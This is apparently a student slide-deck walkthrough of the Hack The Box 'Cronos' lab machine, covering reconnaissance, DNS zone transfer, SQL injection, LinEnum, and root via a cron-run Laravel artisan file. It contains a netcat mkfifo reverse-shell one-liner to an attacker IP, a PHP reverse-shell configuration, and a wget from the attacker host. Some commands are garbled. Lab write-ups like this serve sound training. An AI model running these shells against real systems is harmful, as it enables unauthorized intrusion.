
Cronos Machine

Group 6: Jason Chen, Kaiyu Dong, Allan Liu

- 01 Information Gathering
- 02 SQL Injection
- 03 Get User’s Flag
- 04 LinEnum Toolkit
- 05 Implant php reverse shell
- 06 Get System’s Flag




01 Gather Information

Collect host names of the IP address

nmap

- Port scan




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS 10.129.227.211
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-09 04:01 EST
Nmap scan report for admin.cronos.htb (10.129.227.211)
Host is up (0.096s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
```

DNS Enumeration

DNS reverse lookup

```
┌──(root㉿kali)-[/home/kali]
└─# dnsrecon -r 10.129.227.0/24 -n 10.129.227.211
[*] Performing Reverse Lookup from 10.129.227.0 to 10.129.227.255
[+]      PTR ns1.cronos.htb 10.129.227.211
[+] 1 Records Found
```


DNS AXFR request


```
┌──(root㉿kali)-[/home/kali]
└─# dig axfr cronos.htb @10.129.227.211

; <<>> DiG 9.18.4-2-Debian <<>> axfr cronos.htb @10.129.227.211
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 91 msec
;; SERVER: 10.129.227.211#53(10.129.227.211) (TCP)
;; WHEN: Fri Dec 09 03:38:15 EST 2022
;; XFR size: 7 records (messages 1, bytes 203)
```

Edit host

```
File  Actions  Edit  View  Help
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.227.211 admin.cronos.htb
~
~
```








02 SQL Injection

Break into Admin Page

- Try SQL injection to break into admin page
- Test if shell can be executed









03 Get User's Flag


Start Bind Shell

- listen to port 443 nc -l 443
- rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh -i 2>&1| nc {Attacker's IP} 443>/tmp/f
- Launch a bind shell on the target



- Cd to /home/user.txt file to find the key for user





04 LinEnum Toolkit


Download LinEnum
Start server on port 8080

- Download LinEnum tool kit - identify user privilege escalation
- Start simple http server on port 8080

```
liushaolun@lius-MacBook-Pro tools % git clone https://github.com/rebootuser/LinEnum.git
Cloning into 'LinEnum'...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138
Receiving objects: 100% (234/234), 113.83 KiB | 737.00 KiB/s, done.
Resolving deltas: 100% (130/130), done.
liushaolun@lius-MacBook-Pro tools % ls
LinEnum
liushaolun@lius-MacBook-Pro tools % cd LinEnum
liushaolun@lius-MacBook-Pro LinEnum % ls
CHANGELOG.md    CONTRIBUTORS.md LICENSE         LinEnum.sh      README.md
liushaolun@lius-MacBook-Pro LinEnum %
```

- Run LinEnum.sh on target to detect any running php.riles
- We can get path: /var/www/laravel/artisan
- Or we can simply use: cat /etc/crontab

```
# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
```




05 Php Reverse Shell

Implant to target machine

- Download php reverse shell from https://github.com/pentestmonkey/php-reverse-shell.git
- Edit the ip address to attacker's ip and leave the port as 1234


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.140';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
```

- wget http://10.10.16.140:8080/php-reverse-shel.phpl
- Replace artisan.php with php-reverse-shell.php and change permission
- Start a new port listener from attacker's machine listening to port 1234



- Run Python -c “import pyt; pyt.spawn(‘/bin/bash’)” to spawn a tty shell
- https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html
- Then the port listener are in the target’s machine
- Use bash to run ./artisan file on target machine

